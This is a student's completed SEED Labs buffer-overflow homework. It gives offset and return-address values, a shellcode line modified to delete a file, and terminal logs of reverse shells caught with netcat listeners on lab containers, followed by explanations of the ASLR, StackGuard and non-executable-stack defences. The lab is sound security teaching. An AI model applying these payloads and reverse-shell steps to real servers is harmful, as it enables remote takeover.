

SEED Labs
Buffer Overflow Attack Lab
(Server Version)

Acknowledgement:

I confirm that this submission, including all code and figures, is entirely my own work.

Full Name: ____尤晟暄____

Student ID: ____R32314015____

Date: ____2026.05.20____

SEED Labs – Buffer Overflow Attack Lab

Complete this template based on the manual provided. **Answer in English.**

(Homework_6_Manual_Buffer_Overflow_Server.pdf, available in English and Chinese).


3 Task 1: Get Familiar with the Shellcode

– **Question 1.** Show your modified shellcode to delete a file. You just need to modify the snippet below.

```
# The * in this line serves as the position marker          *
"rm -iv Readme.md                                         *"
"AAAAAAAA"        # Placeholder for argv[0] --> "/bin/bash"
"BBBBBBBB"        # Placeholder for argv[1] --> "-c"
"CCCCCCCC"        # Placeholder for argv[2] --> the command string
"DDDDDDDD"        # Placeholder for argv[3] --> NULL
```

Screenshot for Task 1 (Replace the screenshot below with [your own screenshot](#)):

Show your screenshot of removing a file. Its name should match your code above. You can use either 32-bit or 64-bit version.

A screenshot of a terminal window titled 'seed@VM: ~/.../shellcode'. The terminal shows a series of commands and their outputs. The user first runs a command to generate a codefile (in Chinese), then runs a script to generate 32-bit shellcode, then compiles a C program, and finally runs the compiled shellcode. The final output shows the successful removal of the file 'README.md'.

```
seed@VM: ~/.../shellcode
[05/20/26] seed@VM:~/.../shellcode$ # 生成 codefile 字节文件
[05/20/26] seed@VM:~/.../shellcode$ ./shellcode_32.py
[05/20/26] seed@VM:~/.../shellcode$ # 编译 call_shellcode.c
[05/20/26] seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[05/20/26] seed@VM:~/.../shellcode$ # 运行测试
[05/20/26] seed@VM:~/.../shellcode$ ./a32.out
rm: remove regular file 'README.md'?
```

Figure 1 Using shellcode to remove a file


SEED Labs – Buffer Overflow Attack Lab

4 Task 2: Level-1 Attack

4.1 Server

Screenshot for Task 2 4.1 (Replace the screenshot below with **your own screenshot**):

Show your screenshot of the messages printed out by the target container.



```
seed@VM: ~/LabsetupBufferOverflow
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd258
server-1-10.9.0.5 | rm: cannot remove 'README.md': No such file or directory
^CGracefully stopping... (press Ctrl+C again to force)
Stopping server-1-10.9.0.5 ... done
Stopping server-4-10.9.0.8 ... done
Stopping server-2-10.9.0.6 ... done
Stopping server-3-10.9.0.7 ... done
[05/21/26]seed@VM:~/LabsetupBufferOverflow$ sudo /sbin/sysctl -w kernel.randomiz
e_va_space=0
kernel.randomize_va_space = 0
[05/21/26]seed@VM:~/LabsetupBufferOverflow$ dcup
Starting server-2-10.9.0.6 ... done
Starting server-3-10.9.0.7 ... done
Starting server-1-10.9.0.5 ... done
Starting server-4-10.9.0.8 ... done
Attaching to server-3-10.9.0.7, server-1-10.9.0.5, server-4-10.9.0.8, server-2-1
0.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd458
server-1-10.9.0.5 | ==== Returned Properly =====
```

Figure 2 Messages printed out by the target container, after receiving echo hello

SEED Labs – Buffer Overflow Attack Lab

4.2 Writing Exploit Code and Launching Attack

– **Question 2.** What are your start, ret, and offset variables? Fill in the blank below.

start = 381

ret = 0xffffd52c

offset = 116

– **Question 3.** Explain how you determined the value of ret and offset.

Answer:

offset = ebp 地址 - 缓冲区地址 + 4

start = 517 - len(shellcode)

ret = 缓冲区地址 + 偏移量

Screenshot for Task 2 4.2 (Replace the screenshot below with **your own screenshot**):

Show your screenshot of getting the reverse shell on the target server 10.9.0.5.




Figure 3 Reverse shell on the target server 10.9.0.5

5 Task 3: Level-2 Attack

– **Question 4.** What are your start, ret, and offset variables? Fill in the blank below.

start =381

ret = 0xffffd2c4

offset: 196(Answer separately if needed)


– **Question 5.** Explain how you determined the value of ret and offset.

Answer:

The server prints the buffer address before the overflow occurs. By checking Docker logs (docker logs server-2-10.9.0.6), I obtained the buffer address (e.g., 0xffffd198). The return address was set to buffer_addr + 300, which points safely into the NOP sled region of the payload (between offset 200 and 380), well before the shellcode at offset 381. The +300 offset provides tolerance for minor stack address variations caused by the randomized environment variable.

Screenshot for Task 3 (Replace the screenshot below with **your own screenshot**):

Show your screenshot of getting the reverse shell on the target server 10.9.0.6.



```
llinone.sh  force.sh  bak  (copy).py  task3.py  sh
seed@VM: ~/.../attack-code
[05/21/26] seed@VM:~/.../attack-code$ ./exploit.py
[05/21/26] seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 90
[05/21/26] seed@VM:~/.../attack-code$ python3 exploit.py
[05/21/26] seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 49928
root@c31c250d27d7:/bof#
```

Figure 4 Reverse shell on the target server 10.9.0.6

SEED Labs – Buffer Overflow Attack Lab

6 Task 4: Level-3 Attack

– **Question 6.** What are your start, ret, and offset variables? Fill in the blank below.

start = 0

ret = 0x00007fffffffe0c0

offset = 216

– **Question 7.** Explain how you determined the value of **start**, **ret** and **offset**.


Answer:

64bit addresses (e.g. 0x00007fff...) contain null bytes. strcpy stops at the first 0x00. The return address at offset 216 has nulls at bytes 6-7, so only 222 bytes of payload are copied. Shellcode is placed at offset 0 to ensure it's fully copied before strcpy truncation.

Obtained from docker logs server-3-10.9.0.7. Points to buffer start (= shellcode start). Lower 6 bytes (c0 e0 ff ff ff 7f) have no nulls, so strcpy copies them onto the saved return address; upper 2 bytes (00 00) remain as-is on the stack, forming the complete 64-bit address.

Screenshot for Task 4 (Replace the screenshot below with **your own screenshot**):

Show your screenshot of getting the reverse shell on the target server 10.9.0.7.



```
[05/21/26]seed@VM:~/../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 59518
[05/21/26]seed@VM:~/../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 59538
bash: server: cannot execute binary file
[05/21/26]seed@VM:~/../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 59546
bash: server: cannot execute binary file
[05/21/26]seed@VM:~/../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 59566
root@53872d13db67:/bof#
```

```
[05/21/26]seed@VM:~/../attack-code$ cat badfile | nc 10.9.0.7 9090
[05/21/26]seed@VM:~/../attack-code$ cat badfile | nc 10.9.0.7 9090
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe190
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffe0c0
```

Figure 5 Reverse shell on the target server 10.9.0.7

7 Task 5: Level-4 Attack

```
start    = 200
```

```
offset    = 104
```

Answer: For L4, offset was set to 104 by disassembling stack-L4 with objdump, where buffer sits at RBP-0x60 and the return address at RBP+8, giving 96+8=104. Since BUF_SIZE=80 makes offset=104 smaller than the 165-byte shellcode, placing the shellcode at the payload start would cause the return address at payload[104:111] to overwrite shellcode data, so start was moved to 200 to keep the shellcode safe. For ret, I computed the address of str in main's frame – which remains intact because the overflow cannot reach it past the 1000-byte dummy_buffer – by tracing the stack frame chain from the server-printed bof frame pointer up through dummy_function and main, yielding str = main_RBP - 0x210 = 0x7fffffff5c0; ret was then set to str + 200 = 0x7fffffff688, pointing directly to the uncorrupted shellcode.

Show your screenshot of getting the reverse shell on the target server 10.9.0.8.




SEED Labs – Buffer Overflow Attack Lab

Figure 6 Reverse shell on the target server 10.9.0.8

8 Task 6: Experimenting with the Address Randomization

Screenshot for Task 6 (Replace the screenshot below with [your own screenshot](#)):

Show your screenshot of the messages printed by the target container. The messages should show the result of ASLR.



```
server-1-10.9.0.5 | Input size: 5
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():
0xffff4c898
server-1-10.9.0.5 | Buffer's address inside bof():
0xffff4c828
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 5
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():
0xffde0ee8
server-1-10.9.0.5 | Buffer's address inside bof():
0xffde0e78
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 5
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():
0xff8541d8
server-1-10.9.0.5 | Buffer's address inside bof():
0xff854168
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 5
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():
0x00007ffcee638ae0
server-3-10.9.0.7 | Buffer's address inside bof():
0x00007ffcee638a10
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 5
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():
0x00007ffcbd12e7c0
server-3-10.9.0.7 | Buffer's address inside bof():
0x00007ffcbd12e6f0
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack

104: command not found
[05/21/26]seed@VM:~/../attack-code$ start
start-pulseaudio-x11 startx
start-stop-daemon
[05/21/26]seed@VM:~/../attack-code$ start= 200
200: command not found
[05/21/26]seed@VM:~/../attack-code$ return = 0x7ffffff
fe688
bash: return: =: numeric argument required
bash: return: can only 'return' from a function or sour
ced script
[05/21/26]seed@VM:~/../attack-code$ offset= 104
104: command not found
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.5 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.5 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.5 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.5 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.7 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.7 9090; sleep 0.3; done
^C
[05/21/26]seed@VM:~/../attack-code$ for i in 1 2 3 4 5
; do printf 'hello' | nc 10.9.0.7 9090; sleep 0.3; done
^C
```

Figure 7 Messages showing the result of ASLR

– **Question 10.** From your observation of the messages, explain why ASLR makes the buffer-overflow attack more difficult.

Answer:## Q10: Why does ASLR make buffer overflow attacks more difficult?

ASLR randomizes the stack base address on each execution, so the buffer address changes every time. With ASLR=2, the buffer address varied by gigabytes across connections (e.g., `0xffde6228` → `0xffff51138`). Without a fixed address, the hardcoded return address in the exploit becomes invalid – it points to a random, unpredictable location instead of the shellcode. The attacker must either leak the address at runtime or brute-force a vast address space, making exploitation impractical.

You don't need to complete **Defeating the 32-bit randomization**, as it is mostly luck-based.

9 Task 7: Experimenting with Other Countermeasures

9.1 Task 7.a: Turn on the StackGuard Protection

Screenshot for Task 7.a (Replace the screenshot below with [your own screenshot](#)):

Show your screenshot containing the result of turning on the StackGuard Protection.



```
seed@VM: ~/.../server-code
Screenshot: 21/26] seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xff9ea6f8
Buffer's address inside bof(): 0xff9ea688
*** stack smashing detected ***: terminated
Aborted
[05/21/26] seed@VM:~/.../server-code$
```

Figure 8 Result of turning on the StackGuard Protection

– **Question 11.** Explain your observations for this task.


Answer:

When StackGuard is enabled, the compiler inserts a random canary value between the buffer and the return address. Overflowing the buffer corrupts the canary. Before returning, `bof()` checks the canary – if modified, the program aborts with "stack smashing detected", preventing the attacker from hijacking control flow.

9.1 Task 7.b: Turn on the StackGuard Protection

Screenshot for Task 7.b (Replace the screenshot below with [your own screenshot](#)):

Show your screenshot containing the result of turning on the Non-executable Stack Protection.



```
seed@VM: ~/.../shellcode
[05/21/26] seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[05/21/26] seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[05/21/26] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[05/21/26] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[05/21/26] seed@VM:~/.../shellcode$
```

Figure 9 Result of turning on the Non-executable Stack Protection

– **Question 12.** Explain your observations for this task.

Answer:

The NX (Non-Executable) bit marks the stack memory as read/write only, without execute permission. When the exploit overwrites the return address to point to shellcode placed on the stack, the CPU detects an attempt to execute instructions from a non-executable memory region and raises a segmentation fault. The buffer overflow still corrupts the return address, but the shellcode never runs because the hardware refuses to fetch instructions from the stack.

10 Submission

Convert the finished template to PDF and upload. Do not upload .docx or any other files.